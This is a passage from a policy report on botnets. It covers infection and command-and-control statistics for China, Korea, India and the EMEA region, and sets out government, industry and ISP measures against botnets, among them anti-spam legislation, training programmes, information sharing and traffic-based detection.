In the past 16 months, the global Botnet situation monitored by CNCERT/CC shows as follows:




Figure 14: Number of C&C servers monitored by CNCERT/CC




Figure 15: Number of Bot infected hosts monitored by CNCERT/CC

In order to protect the Internet environment during Beijing Olympics period, Chinese government has launched a special clean-up activity towards C&C servers located in China before the Beijing Olympics. We can see the efforts from the above figures. Since Botnet is a long lasting problem, combating it effectively also needs on-going efforts.

KrCERT/CC serves as the nationwide coordination center, and is responsible for detecting infected IP addresses, including establishment of vulnerability database. It is effective in reducing the Bot infection rate. Figure 16 shows that the 2007 Korea Bot infection rate, the average rate was significantly lower than in 2006.





Figure 16: Monthly Korea Bot Infection Rate in 2007 [47]

CERT-In has been tracking Botnet activity in India. Figure 17 shows the number of Bot infected systems and Command & Control servers tracked from June 2007.




Month	Number Of Bot Infected Systems	C&C Servers	
		C&C Servers-Outside India	C&C Servers in India
June	760	93	4
July	14835	138	4
August	4934	55	4
September	1976	57	4
October	1370	56	4
November	1020	48	2
December	1020	46	2
Top Ports used for the Botnet communication 6667, 1231, 4001, 5005, 65500, 3159, 9997, 7777, 13830, 34567			

Figure17: Botnet Statistics from June to December 2007 in India [47]

For the EMEA (Europe, the Middle East and Africa) regions, Symantec observed 2,885,129 distinct Bot-infected computers in the second half of 2007, an average of 25,344 active Bots per day. As is shown in Figure 18, Germany ranked first for Bot-infected computers detected in the last six months of 2007, with 18% of the regional total.

Though Germany remained the first, compared to the first half of 2007, it has dropped by five percentage points. Germany continued to work on its new legislation implementing the EU Framework Decision on Attacks against information Systems , which went into effect in Germany in August 2007.



Current Rank	Previous Rank	Country	Current Regional Percentage	Previous Regional Percentage	Current Global Percentage	Average Lifespan (days)	Command-and-Control Percentage
1	1	Germany	18%	23%	10%	1	22%
2	2	Spain	14%	15%	7%	3	3%
3	4	Italy	10%	9%	6%	3	6%
4	7	Poland	10%	6%	6%	3	2%
5	3	France	9%	11%	5%	3	6%
6	5	United Kingdom	7%	9%	4%	4	11%
7	9	Turkey	6%	2%	3%	2	5%
8	6	Israel	5%	6%	3%	3	2%
9	11	Russia	3%	2%	1%	7	5%
10	8	Portugal	3%	2%	1%	2	1%

Figure 18: Bot-infected Computers by Country, EMEA [49]

With the wide distribution of Botnets in the world, it imposes a serious threat to the critical infrastructures that increasingly rely on the Internet, for example, those in the civil aviation, bank, e-business, electricity, traffic etc. Some of the critical infrastructures are isolated from Internet, while others are connected to it. For the latter, the connected ones can suffer from the attacks such as DDoS that may impact on their functionality and performance. In addition, hackers may steal the sensitive information from them through the use of Botnets. For the former, the isolated ones may be infected by malware residing in the removable media. Nowadays critical information infrastructure prevention is a hot issue in the world. To do so, Botnet must be considered seriously.

2.2 The Existing Difficulties of Facing Botnet

Due to the connectivity of the Internet, a problem in one economy could impact upon other economies. To prevent or solve such risks, more resources are needed contrasting with the resources causing the damage. Botnet is a huge threat to the network security. With the wide spread of attacking technology, more and more Bots are appearing on the Internet. This directly causes huge threat to personal information or property. These hidden Bots can be controlled by attackers to launch different attacks. The number of new Bots rise every day, and Botnet most victims are the home PCs or small enterprises with little security protections. Though the years, the underground economy has formed a complete industrial chain with steps of "programming, virus—spreading, virus—stealing account information/Internet threats, disposal of booties by third party platform, laundering money". Attackers can gain huge economic benefits in all stages of process. Therefore, Botnet as an effective attacking platform, which is popular in the underground economy, need to be put in the first place to fight against.

The difficulties we will deal with Botnet can be described from the perspectives of government, enterprise and individuals respectively.

2.2.1 Government

Information resources and information infrastructure have become the stage where economies compete for the leading position in the world, besides intending policy and economy also rest with information resources. With the developing of Internet, network problems on information security have become more and more prominent. Statistics shows that some famous websites and computers have been attacked by hackers or infected by malware. Therefore, many economies have taken information security to a much higher level, and begin to take continued measures, improve legislation and technical standards to enhance the level of information security.

In the report "INFORMATION SECURITY : Emerging Network security Issues Threaten Federal Information Systems"[54] handed to US congress by Government Accountability Office in 2005, Botnet was listed in the Internet security threat object for the first time. In June 2006, ARO, DARPA and DHS hold a meeting focused on Botnet at GA Tech which contains researchers from academy, government and industrial circles who discussed the newly security threats deeply and published

"Botnet Detection : Countering the Largest Security Threat"[3]. In Jan 2008, CNCERT/CC hold a seminar with the topic of "Policy and Technical Approaches against Botnet" in Beijing which signs that Botnet as a severe problem in China that should be paid more attention to.

Although more and more economies have paid attention to Botnet, for cybercrimes there is no single law enforcement model and it is very difficult for computer forensics. The reasons include: (1) It is hard to distinguish criminal actions from normal; (2) Objects of cyber attacks are the data stored in physical medium. When a attacker steals or modifies somebody's data, it does not change much or leave any trace, so that it is difficult to find out the criminal through the computer program itself; (3) As one of the main force of computer forensics, Network Police is still a young troop without much experience which needs improving their level of related technology; (4) Cross-border crimes are hard for doing computer forensics. This kind of cases is much more than traditional crimes. However, as a result of the standards differentiation and criminal differences among different regions and economies, it is always impossible to punish the cyber criminals. The lack of unified international judicial standards inhibits a coordinated international response to these issues.

Internet technology makes every area overcome the physical boundaries, and make cybercrimes and cyber terrorism boundless. Fighting against cybercrimes and cyber terrorism has become a worldwide action. Many economies have paid attention on international cooperation in order to fight against cyber crimes by means of making international conventions, holding international conferences, strengthening regional cooperation and taking joint actions. Traditional criminal jurisdiction usually takes a kind of stable space-time relationship. However, things are quite different in cyber space. So no one can establish a solution by itself. To improve the situation, it is not only the task of industry, but also governments and individuals.

2.2.2 Industry

Since the emergence of Botnet, its evolution process has continued. Today, more and more advanced tactics are being used by attackers to protect the Botnet from detection and monitoring.

(1) Bot code with packers and obfuscation tactics which can help to escape from signature based detection.
(2) Bot code using rootkit technology which helps to hide deeply in the infected hosts, even with the ability to disable the running security programs.
(3) Encrypted communication between C&C servers and Bots makes network flow monitoring impossible.
(4)Fast flux technology which makes the Botnet more flexible and robust. It's hard to take down the control center of the Botnet.

All those tactics have raised the bar for the security industry to take effective counter measures, especially for security product vendors. As an economic entity, the enterprise's first goal is to survive and make profits. It's impossible for other enterprises to invest too much time, money and other resources to those challenges. That's why signature-based anti-virus product will continue to exist, even though it has many well-known disadvantages.

The same is true with the network carriers and ISPs. For example, in China, when DDoS happens, due to the lack of enough self-protection capabilities, the ISPs usually choose to disconnect its customer who is being attacked by DDoS from the Internet, to protect its backbone. This practice helps the attackers indirectly to totally disable the target's Internet connection.

Attackers have strong motivation and enthusiasm to develop the Botnet technology, and they have no restrains in the cyber world, no boundaries, few effective laws etc. All those factors make the Botnet and underground economy evolve quickly. On the contrary, the white hats, there are lots of barriers to overcome. For the industry, how to keep a balance between investment into security —which includes technical research and products—and economic gain is really a difficult problem.

2.2.3 Individual Users

Internet has been developing so fast that the number of its users keeps increasing prominently each year, especially for the fast developing countries. Since the security concept in cyber world is quite different from the real world, it's necessary to educate each Internet users to get a basic understanding of it and how to protect themselves.

Awareness raising has not kept up with the fast development of Internet and various applications based on it. This can be found in two main aspects:

(1) Programmers lack enough secure programming awareness and skills. This directly leads to more software vulnerabilities, distributed in different applications and information systems. This makes the exploitation process easier for the attackers to constructing Botnets.

(2) Users lack basic security awareness and protection skills. It's easier to become victims of social engineering and applications with vulnerabilities. So it's easier for the attackers to find large amounts of vulnerable hosts.

For these 2 reasons, the current cyber space is really a promised land for attackers and a big headache for the security staff and common Internet users, even though most of them have not realized this.

Even with the faster propagation and sophisticated techniques, the biggest risk of protecting the cyber world remains human error. Security policies and procedures in the workplace or additional security controls at home in itself do not minimize the ability of intruders to compromise it. The human component is critical in any effective and robust security framework. Any initiative to increase the awareness of Internet users so as to positively influence their secure behavior, will have a significant effect on mitigating the cyber threat, especially in the long run.

Educating the Internet users is a long term process and the efforts need time to have an impact. So for the less developed regions, not enough attention has been paid to this. The situation in developed countries is much better. Different Internet users need customized education toward cyber security. For IT security staffs, programmers, common home users etc, the knowledge each needs varies substantially. To maximize the efforts and improve the whole Internet environment, the needs of each group of the end users should be considered and awareness campaigns appropriately targeted.

There are lots of practices in each economy. However, a global cyber security culture has not been formed. All the work has been done are usually locally, or only in a short term. So the challenge is how to build an entire cyber security culture fits to all.

2.3 Conclusion

Botnet has already become a severe threat to worldwide Internet security, and brought on a lot of damage to government sectors and critical information infrastructures. That's why so many countries in the world have been keeping a close surveillance of the development of Botnet these years. In this chapter, we summarized the Botnet status quo in the world and discussed problems or even difficulties respectively from three aspects of government, industry and individuals. In the next chapter, we will try to put forward some guidelines on policy and technology against Botnet.

3 Guidelines of Policy and Technology

Botnet is not a single network attack, but a platform for network attacks and integration with other traditional network attacks. Nowadays Botnet has become a serious threat to the global Internet security, and is causing great harm to the government departments and infrastructure. All countries in the world have begun to pay attention to the development of Botnet. Based on the introduction above we have had a basic understanding of what is Botnet, its malicious uses, its present research situation and the technology for detecting, monitoring and tracking. In this chapter, we will give some strategies to fight against Botnet from the perspectives of government, industry and individuals.

3.1 Government

The global network security problems cannot rely on one country, one enterprise or one technology to solve. This is a complex project which involves government, industry, individuals and international cooperation and requires the joint efforts of all sides. The national government takes full responsibility for protecting and managing the network, and the network service providers bear responsibility for ensuring the network security, and the individual users should consciously accept the network norms. And relevant international organizations should organize international consultations and establish the rules and responsibilities of the global network. Only if all parties take responsibility upon themselves, should the global network security be improved.

Botnets have the ability to damage state’s infrastructure, and the huge traffic caused by Botnet at the backbone networks have the potential to take an ISP’s key nodes down. It could have the potential to invade government departments’ machines, install Bot programs, steal state secrets, manipulate online elections, and reap huge economic and political interests.

Government should give adequate attention to Botnets, and train related managers, formulate corresponding acts and regulations to crack down malicious behavior launched by Botnets. At the same time, the government should disseminate information about the dangers of Botnet among the population and call on the whole society to fight against Botnet. Government’s could also establish the security level protection system, label a network's safety level based on the importance of network system, and manage the network based on the safety. The relevant government’s departments are recommended to use risk assessment, disaster backup and recovery mechanism to understand the vulnerability of networks and security threats, so as to enhance network security further more. Using government’s network security protection system combined with grade protection, risk assessment, and other aspects is quite important to protect the network's security.

In order to effectively cope with Botnet security incidents in government level, the long-term mechanism should be established for detecting and monitoring, including the establishment of the national safety and security of the technology platform. The platform should have the overall high level of monitoring and emergency control capabilities to ensure that the country has an effective response capacity, when the major network security incidents take place. In addition, it is needed to establish and improve network security incident major emergency coordination mechanism. Each department should utilize their respective advantages in technology, judicatory, intelligence and etc. to achieve closer cooperation and establish the major network security incident analysis and coordination mechanism for disposal, information sharing and technical support.

3.1.1 Training Relevant Managers and Regulation Makers

The progress of information security not only relies on the development of network security technology, but also depends on the mature information security management and other non-technical aspects. Therefore it needs to train information security professionals and other relevant people who are using the information security systems. Enforced training of information security is essential for promoting the e-government and e-commerce, also necessary to make the information infrastructure gain the economic benefits. The United States has been undertaking this work for a long time. As early as 1987, the United States adjusted its computer security bill, required that all staff who involved in managing, using, operating the computers which contain sensitive information, should accept mandatory, periodic training. Then they promulgated the legislation for government agencies, which required that the new government staff must accept information security training within 60 days. The United States' training market not only has the business training related with some products provided by the company like Microsoft, CISCO, Checkpoint etc., but also has some information security training independent of any products, such as (ISC) 2 SSCP and the CISSP certification and GIAC certification provided by the SANS.

The current major information security training is customized for different levels of security needs. Training courses are designed from various aspects including general safety awareness, the safety of specific offensive and defensive operations, senior management, and other safety information security knowledge and skills. Thereby the training enhances "person" as the key role of information security practice for effective information security protection.



Management training
Information security technology training
Information security awareness training
Qualification training

Figure 19: Information Security and Training System [84]

Generally speaking, according to the different target training will be divided into four types (level): operational level of basic security awareness training, technical aspects of the safety skills training; management levels of information security management training, certification and specific training. The main courses of all levels are shown in Table5.

- ✓ Security awareness training: It is oriented towards the general staff of organizations, non-technical staff and all information system users, whose whole purpose is to raise general awareness of safety organizations and personnel security to enable organizations employees fully understand the established security policy and the execute effectively.
- ✓ Security technology training: It is oriented towards the organization's network and system administrators, security professionals, technology development, as well as allowing master basic offensive and defensive security technologies, enhancing its security level of technical operations, which solves the security problems and eliminate potential safety problems skills.
- ✓ Security management training: It is oriented towards the organization's management functions and information systems, information security management, whose purpose is to enhance the overall management of information security level and ability to help organizations to establish effective information security management system.
- ✓ Qualification training: It provides the international security-related information on the certification test counseling training to help get all kinds of information security certification.

security awareness	security awareness training

training	
security technology training	Information security technology foundation; Windows operating system security; Unix operating system security; Cisco network security configuration management; hacker attacks and the means of protection technology
security management training	Based on information security management, risk management and risk assessment methods of information security and strategic planning; operating business continuity management, information security management system implementation
qualification training	CISSP certification test counselling; IT service management based certification training (ITIL)

Table 5: Information security training courses [84]

Compared with the traditional network security incidents, the Botnet becomes more complex and serious. Its rapid transmission speed, various transmission path, good performance of enshroud, high technological content, huge damage, converging of various traditional network attacks have aroused great concern. State departments should address the new threats of Botnet, train related people, teach them the concepts, working mechanism, preventive measures of the Botnet, and improve the management ability by helping organizations to establish effective information security management system.

3.1.2 Enacting and Enforcing Related Policies and Regulations

In real society, it is necessary that not only different levels of security protection system but also law enforcement system should be established. Similarly, in the network world it also needs to establish credible law enforcement to maintain networks' and social's order and security.

In the past, Internet crime includes computer viruses, worms, Trojans, malware, spyware etc. Now it is changing to black market network security, pornographic websites, Internet culst, network pyramid selling, the network of illegal credit, network gambling, network Fraud, tax evasion and other more harmful and direct political, economic, cultural and social activities and criminal acts. At present the most serious hazard of the Internet is spam sent by the machines in Botnet, and the DDoS attack can also launched by Botnet.

China

China has established a number of information security-related laws and regulations. In 1994, the National People's Congress issued the "People's Republic of China's Computer Information System Security Protection Rules and Regulations"; in 1997, public security departments issued "The Legislation for Computer Information System Accessing the Internet Safely"; in 2000, the Security Bureau issued "Computer Information Regulations and Internet Security Management Regulations ". "Measures for the Administration of Internet Information Services" was promulgated by the State Council on, and effective as of, 25 September 2000. These measures have been formulated in order to regulate internet information service activities and promote the healthy and orderly development of internet information services. "Measures for the Administration of Internet Electronic Mail Services" was promulgated by the Ministry of Information Industry on 20 February 2006 and effective as of 30 March 2006. These measures have been formulated pursuant to such laws and administrative regulations as the PRC Telecommunications Regulations and the Measures for the Administration of Internet Information Services, etc. in order to regulate internet electronic mail services and protect the lawful rights and interests of users of internet electronic mail services. The Unsolicited Electronic Message Ordinance of Hong Kong China was enacted in May 2007 with an aim to regulate the sending of all forms of commercial electronic messages (CEMs) with the "Hong Kong link" [93].

Japan

To address the issue of spam, the anti-spam law (The Law on Regulation of Transmission of Specified Electronic Mail) was promulgated as a lawmaker-initiated legislation in April 2002. The Ministry of Internal Affairs and Communications (MIC), Japan is responsible for this law. Furthermore, the Ministry of Economy, Trade and Industry (METI), Japan submitted an amendment bill to the diet concerning the “Special Commercial Transaction Act”, in order to regulate the sending of spam, which was approved, and promulgated in April 2002. Both of these laws had opt-out regulation (regulation which prohibits the sending of advertisement e-mails to a recipient who has notified the sender that he/she does not wish to receive any more unsolicited e-mails). MIC submitted an amendment bill to the diet concerning the anti-spam law including introduction of a direct penalty for malicious spammers, which was approved in 2005 as the first major amendment of this law. Furthermore in February 2008, MIC submitted another amendment bill to introduce the opt-in regulation (regulation which prohibits the sending of advertisement e-mails without the prior consent of recipients), bolster law effectiveness, and strengthen international cooperation, which was approved in May 2008. In March 2008, METI also submitted an amendment bill to the diet concerning the Special Commercial Transaction Act to introduce opt-in regulation.

Korea

Korea is one of the countries of the world whose spam problem is very serious.

Solving the spam problem has become an important task for the legislation institution of Korea. In 2001, Korea amended "ACT ON PROMOTION OF INFORMATION AND COMMUNICATIONS NETWORK UTILIZATION AND INFORMATION PROTECTION, ETC." to enhance the information security, including e-mail service regulation.

On 12 July 2002, the European Union adopted the "EU privacy and electronic communications directive.", which propose that since 31 October 2003, it is not allowed to send business related promotional e-mail in EU without prior consent of the recipient. Following EU, Italy, Britain, Denmark, Spain and other EU member countries have responded to regulate the e-mail service and curb spam through domestic legislation. In Washington of the U.S., spam legislation say that ISPs who have afforded help to the spam sender should bear Joint Liability. Through the control of ISPs to urge ISPs fulfill their obligations to improve the technical precautions.

"Carnivore" system is an information control system developed by the FBI controlled under the U.S. Department of Justice. When it is installed to the Internet service provider's server, it can effectively control almost all of the specific user’s network activities, including monitoring E-mail and Web browsing the contents. The system has a long history, whose predecessor, the FBI's voice telephone monitoring system, can be traced back to the 1970s [10]. At the same time the United States issued a series of computer-related crime against the punishment. A measure against computer-related crime is the key to obtain electronic evidence rather than the formulation of laws and regulations. So it also needs timely information on the victim’s computer logs of the invasion and evidence to assist law enforcement departments and organizations for data collection.

Unlawful Conduct	Punishment
Denial of Service Attacks	One who intends to access to unauthorized computer will be sentenced 1-10 years imprisonment or a fine, or Both according to damage degree.
Substitution or Redirection of a website	One who intends to access to unauthorized computer will be sentenced 1-10 years imprisonment or a fine, or Both according to damage degree.
Use of Misleading Domain Name	One using misleading domain name with intent to deceive a person into viewing obscene material or with intent to deceive a minor into viewing harmful material is punished a fine or up to two years imprisonment, or Both. Use of misleading domain name to induce minors to minors harmful information will be punished by a fine or up to four years of

	imprisonment, or Both.
Extortion	One transmitting, with intent to extort, communication containing threat to cause damage is punished a fine or up to five years imprisonment, or Both. One transmitting, with intent to extort, threat to kidnap or harm a person, or threat to injure a person's property or harm a reputation is punished a fine or up to fifteen years imprisonment, or Both.
Internet Fraud (e.g., auction fraud or "phishing")	One accessing a computer to defraud and obtain something of value is punished a fine or up to five years imprisonment, or Both. Fraud in connection with identification documents and authentication features is punished a fine or up to two years imprisonment. Aggravated identity theft is five years. Wire fraud will be punishable by a fine or up to 20 years in prison. If the act seriously affecting financial institutions, and a fine of not more than 1 million U.S. dollars or imprisonment for not more than 30 years, or Both. In the jurisdiction of any matter within the false statement would be punishable by a fine or up to five years of imprisonment, or Both.
Credit Card Fraud	From financial institutions, consumer credit card issuer or the agent's computer access to credit card information will be liable to a fine or up to 10 years of imprisonment, or Both.
Password Fraud	The acts of trafficking in computer passwords will be liable to a fine or up to one year's imprisonment, or Both.
Child Pornography, Child Luring, and Related Activities	Making sexual propaganda among children is punishable by a fine or up to four years of imprisonment, or Both.
Spam	According to the consequences, the criminal acts would be punishable by fine or imprisonment for 1-5 years, or Both.

Table 6: Illegal behavior and corresponding legal measures [86]

It is worth noting that criminal networks are often border less, and thus for a foreign criminals, formulating appropriate extradition ordinances should also be taken into account.

3.1.3 Building a Platform for Information Sharing and Technical Support

The goal of the previous network emergency organizations is to respond to security incidents and attacks to reduce users' loss. Because of the technical characteristics of the Internet itself, and due to that emergency organization itself is not the law enforcement departments, they have often led to the illegal and criminal activities continuously and not be able to accurately identify the attackers hidden behind and bring them to justice. Therefore, the emergency organization should promote mutual cooperation with law enforcement departments, so as to play their respective advantages. Building an international platform for information sharing and technical support is an effective way to deal with Botnet issue. During the information sharing, a trust mechanism should be negotiated between respective parties, and digital signature and data encryption methods should be used to ensure that the shared information cannot be accessed by the 3rd party.

3.1.4 Organizing Public Education

The Internet has completely changed our life. Internet has penetrated into every corner of the world, so that people can easily collect information, conduct exchanges and e-commerce. It is regrettable that many people launch some illegal activities with the help of the Internet, such as fraud, theft and software piracy, to harm others' computer and steal valuable information. Through popularizing the network security knowledge, training and raising awareness of public, the government should start to establish a healthy, secure network world. They should teach the public some basic anti-virus methods, such as ensuring operating systems are patched, installing security software and using strong passwords.

To control the spread of Bots, it is essential to raise public awareness of the Botnet issue. The public needs to know the importance of being alert to suspicious activity and learning safe computing practices. Because much of the malicious activity on the Internet today relies on some form of social engineering to accomplish its goals, an educated public will lead to a higher cost in effort for the attackers seeking to trick them. Thus, the government should take the responsibility of the public education. Some potential mechanisms to educate the public include tv, print and internet advertising, educational events, brochures and websites.

3.1.5 Promoting Cross-border Cooperation

Information security is not a traditional security challenge in the new historical conditions, and hackers are common criminals of the information security area. "Hacker" attack is an international issue, whose method is various and hidden well, and even some attacks aim at creating chaos. To combat cyber-crime effectively we should promote the cross-border cooperation. To achieve global network information security, first of all we should abandon the suspicion and prejudice between countries, establishing mutual trust. Secondly, we propose to establish cooperate and synergic investigation mechanisms, crack down Internet crime together, exchange information timely, prevent large-scale network terrorist attacks, and work together to track the source of hackers. Thirdly, we should strengthen the technology interaction and personnel exchanges, and improve the effectiveness of combating cyber crime.

Botnet' controllers often choose computers in other countries and regions to "command" controlled client, which distribute widely and whose structure is complicated and subtle. So to combat the Botnet needs in-depth international cooperation. CNCERT/CC is involved in international cooperation actively, and has collaborated with CERT organizations of various countries, coordinating with ISPs to response large network security threat. We must rely on the strong international cooperation, through the shared experience and the effective cooperation, so the damage caused by the Botnet can be minimized. With the further cooperation, international security network capacity will be further improved.

3.2 Industry

Now e-commerce and online transactions have become part of business community. An increasing number of companies have hidden network safety problems and extorted by hackers. If the company's core commercial information and confidential business information were stolen, the whole group would suffer enormous losses. At the same time, frauds related to online banking also increase year by year. Criminal activities including attacks on retailers' background database and theft of credit card information are rampantly increasing. More and more companies have been attacked by DDoS of Botnet and suffered loss of profits and productivity, and even customers' trust. We put enterprises into three categories: Internet service providers (ISP), network security companies and ordinary businesses. They are at different levels and own different technical conditions, so we describe their strategies against Botnet in detail separately.

3.2.1 The Approaches for ISPs

3.2.1.1 Security Defense System

No security products are omnipotent to solve all the network security issues, so the ISP must build their own security defense system to overcome the increasingly serious security challenges.

Principles for the ISP to build security defense system are: the integrity of the system, the balance between input and income, and the factors that cannot be ignored by people are as follows.

1. Establish entire network monitoring system, 24 hours × 7 days entire network monitoring system.
2. Deploy multi-level filters and restrictions
3. Strengthen security configuration of basic network equipment and raise security level of administrator.
4. Be concerned about dynamic state of network security and train network security elite.

Beijing TELecom Network Operation Centre introduced a network security practice of ISP[73]. Establish a security defense system called “adaptable and mobile for me”. Adaptable, means it can quickly respond to a variety of network security incidents; for me indicates security strategies can be amended at any time according to business needs. Establish a 24-hour monitoring system so that the line interruption caused by transmission lines and equipment failures can be warned automatically. Building the IP MAN can deal with worms and DoS. Cooperating with equipment manufacturers actively can solve the problem of spam fundamentally.

3.2.1.2 Information Sharing and Botnet Mitigation

Combine every ISP and other companies into a network company, share information of Bots with prestigious security companies and coordinate these data with their own internal data. The system can identify Bots when they log the Internet or send e-mail through the information mentioned above, and then use network access control technology to isolate the system in a separate subnet. At this time the user will be reminded to pay attention to some problems. The network provides some resources to fix users' machine or ask them to download some tools when they log the internet in order to ensure security. At the same time the network will ask the users to upgrade their operating system. Although each ISP can use right tools to clean up their own network, the problem is that, they also close the door to their customers at the same time [74].

ISP should monitor the activities listed below [75], because they may be suspected to be caused by malicious Botnets. These activities vary according to different networks, different systems and different data flow.

1. Unauthorized data flow through TCP port 6667 which is the default port of IRC server or IRC data flow.
2. IRC data stream contains chat information not caused by persons. Normal IRC data flow looks like the dialogue between people and it contains obvious code, system ID and structured messages.
3. Illegal communication between systems. UDP flood or ICMP data flow may indicate that a Botnet is attacking.
4. Attempting to kidnap the system means trying to build a Botnet.
5. High flow of legitimate data may not be a Botnet attack.
6. Observe abnormal system behavior when a high-traffic data flow appears accidentally.

When determining the Botnet data flow, internet service providers may cut off all accesses to the Bots to reduce the harm of illegal attacks. By this way, internet service providers protect their own backbone network against DDoS attacks successfully. However, the impact of this approach may be worse than DDoS attacks. Individuals need to be educated about security and practices in the first instance. Directly cutting them off from the Internet may have more harmful consequences and impact upon trust and confidence in the Internet.

We should popularize the application mode of "ISP providing security services”. When more and more threats appear on the Internet, many large ISPs (For example, America Online, EarthLink and PeoplePC) start to provide their customers with security software. This software is usually only bundled with domestic tools, without using additional custom procedures. For example, AOL's safety and insurance centre is bundled with its own ad-protection, parental controls, pop-up window prevention, anti-phishing tools and firewall, anti-virus, anti-spyware in McAfee software packages. Another solution for AOL to help the security management is to stop some internet threats on its servers and avoid their access to consumers’ computer [76].

3.2.1.3 Botnet Detection by TRW

Threshold Random Walk, TRW

TRW, a detection method designed for packet level, is laid out at the import or export of the border routers and the data. It’s often used with oracle and able to know available hosts and servers in the internal network [77].

